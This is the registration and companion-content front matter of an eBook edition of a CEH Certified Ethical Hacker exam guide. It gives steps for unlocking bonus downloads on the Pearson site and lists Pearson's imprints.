If you have any issues accessing the companion website, you can contact our support team by going to **<http://pearsonitp.echelp.org>**.

Where are the companion content files?

Register this digital version of
**CEH Certified Ethical Hacker
Exam Cram** to access important
downloads.



Register this eBook to unlock the companion files. Follow these steps:

1. Go to pearsonITcertification.com/account and log in or create a new account.
2. Enter the ISBN: **9780137513444**
(NOTE: Please enter the print book ISBN provided to register the eBook you purchased.)
3. Answer the challenge question as proof of purchase.
4. Click on the “Access Bonus Content” link in the Registered Products section of your account page, to be taken to the page where your downloadable content is available.

This eBook version of the print title does not contain the practice test software that accompanies the print book.

You May Also Like—Premium Edition eBook and Practice Test. To learn about the Premium Edition eBook and Practice Test series, visit pearsonITcertification.com/practicetest

The Professional and Personal Technology Brands of Pearson



Cisco Press

informIT

PEARSON IT Certification

QUE[®]

SAMS

Humble Bundle Pearson Networking and Security Certification Bundle – © Pearson. Do Not Distribute.